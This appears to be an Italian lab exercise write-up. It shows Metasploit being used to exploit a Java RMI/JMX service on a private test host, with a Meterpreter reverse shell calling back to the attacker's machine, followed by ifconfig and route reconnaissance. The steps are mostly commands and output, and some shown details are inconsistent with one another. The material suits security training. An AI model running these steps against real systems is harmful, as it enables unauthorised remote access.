
Una volta avviato il programma msfconsole ho digitato
il comando search java rmi



```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank
 Check  Description
   -   ----                                                      ---------------  ----
 -----  -----------

   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent
 Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                        2013-05-22       excellent
 Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                    2013-05-22       normal
 No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                         normal
 No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                        2011-10-15       excellent
 Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                    2011-10-15       normal
 No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl            2010-03-31       excellent
 No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                  1997-02-19       excellent
 No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming                2019-01-08       excellent
 Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize               2015-11-18       excellent
 Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon      2007-06-27       excellent
 No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   11  exploit/multi/http/totaljs_cms_widget_exec                2019-08-30       excellent
 Yes    Total.js CMS 12 Widget JavaScript Code Injection
   12  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc    2021-09-21       manual
 Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/local/vce
nter_java_wrapper_vmon_priv_esc

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jmx_server) >
```

E successivamente ho selezionato settato IP della macchina come 192.168.99.112 con RHOSTS:
set RHOSTS 192.168.99.112
Eseguendo l’attacco mediante il comando exploit


Una volta settato il tutto ho scritto sul terminale show option che mostrava: RHOSTS 192.168.99.112 yes



```
msf6 exploit(multi/misc/java_jmx_server) > show options

Module options (exploit/multi/misc/java_jmx_server):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   JMXRMI        jmxrmi           yes       The name where the JMX RMI interface is bound
   JMX_PASSWORD                   no        The password to interact with an authenticated JMX en
                                            dpoint
   JMX_ROLE                       no        The role to interact with an authenticated JMX endpoi
                                            nt
   RHOSTS        192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/d
                                            ocs/using-metasploit/basics/using-metasploit.html
   RPORT                          yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host or network interface to listen on. Thi
                                            s must be an address on the local machine or 0.0.0.0
                                            to listen on all addresses.
   SRVPORT       8080             yes       The local port to listen on.
   SSLCert                        no        Path to a custom SSL certificate (default is randomly
                                             generated)
   URIPATH                        no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


Sessione remota Meterpreter:

Una volta stabilità la connessione sulla macchina della vittima possiamo eseguire qualsiasi tipo di comando al fine di raccogliere informazioni richieste dalla traccia




```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

Con il seguente comando quale ifconfig siamo in grado di ottenere informazioni sulla rete quali l’indirizzo ip, netmask, il nome ecc..




```
Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:8203
IPv6 Netmask : ::
```

Tabella di routing della vittima:
Per risalire alle informazioni riguardante la macchina vittima ho eseguito il comando su meterpreter:
route



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask          Gateway  Metric  Interface
    ------          -------          -------  ------  ---------
    127.0.0.1       255.0.0.0        0.0.0.0
    192.168.99.112  255.255.255.0    0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe33:8203  ::       ::
```



```
[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/HGxEH3NKxaiTM
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:41314) at 2023-06-16 09:21:49 -0400
```